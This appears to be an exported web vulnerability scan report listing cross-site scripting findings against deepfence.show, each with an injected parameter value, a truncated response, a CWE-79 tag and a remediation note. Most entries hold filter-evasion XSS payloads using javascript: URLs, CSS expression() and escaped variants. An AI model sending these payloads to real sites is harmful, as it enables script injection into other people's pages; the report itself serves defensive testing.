href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#277

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET></td></tr></table>	Name	Value	DemoUser1#	<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
Name	Value				
DemoUser1#	<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#278				

Scan	Cross Site Scripting		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	DemoUser1#	<TABLE BACKGROUND="javascript:alert('XSS')">
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#279	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><TABLE><TD BACKGROUND="javascript:alert('XSS')"></td></tr></table>	Name	Value	DemoUser1#	<TABLE><TD BACKGROUND="javascript:alert('XSS')">
Name	Value				
DemoUser1#	<TABLE><TD BACKGROUND="javascript:alert('XSS')">				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be				

	echoed back in the response	
CWE-ID	CWE-79	
Issue Number		#280

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><DIV STYLE="background-image: url(javascript:alert('XSS'))"></td></tr></table>	Name	Value	DemoUser1#	<DIV STYLE="background-image: url(javascript:alert('XSS'))">
Name	Value				
DemoUser1#	<DIV STYLE="background-image: url(javascript:alert('XSS'))">				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8DlgggFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#281				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><DIV STYLE="background-image:\0075\0072\006C\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029"></td></tr></table>	Name	Value	DemoUser1#	<DIV STYLE="background-image:\0075\0072\006C\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029">
Name	Value				
DemoUser1#	<DIV STYLE="background-image:\0075\0072\006C\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029\0029">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#282

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))"></td></tr></table>	Name	Value	DemoUser1#	<DIV STYLE="background-image: url(javascript:alert('XSS'))">
Name	Value				
DemoUser1#	<DIV STYLE="background-image: url(javascript:alert('XSS'))">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#283				

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<DIV STYLE="width: expression(alert('XSS'));">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#284

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	<STYLE>@im\port\ja\vasc\rpt:alert("XSS");</STYLE>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#285

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#286				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><XSS STYLE="xss:expression(alert('XSS'))"></td></tr> </table>	Name	Value	DemoUser1#	<XSS STYLE="xss:expression(alert('XSS'))">
Name	Value				
DemoUser1#	<XSS STYLE="xss:expression(alert('XSS'))">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#287				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>exp/*</td></tr> </table>	Name	Value	DemoUser1#	exp/*
Name	Value				
DemoUser1#	exp/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#288

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><STYLE TYPE="text/javascript">alert('XSS');</STYLE></td></tr></table>	Name	Value	DemoUser1#	<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
Name	Value				
DemoUser1#	<STYLE TYPE="text/javascript">alert('XSS');</STYLE>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#289				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE></td></tr></table>	Name	Value	DemoUser1#	<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE>
Name	Value				
DemoUser1#	<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE>				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#290

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
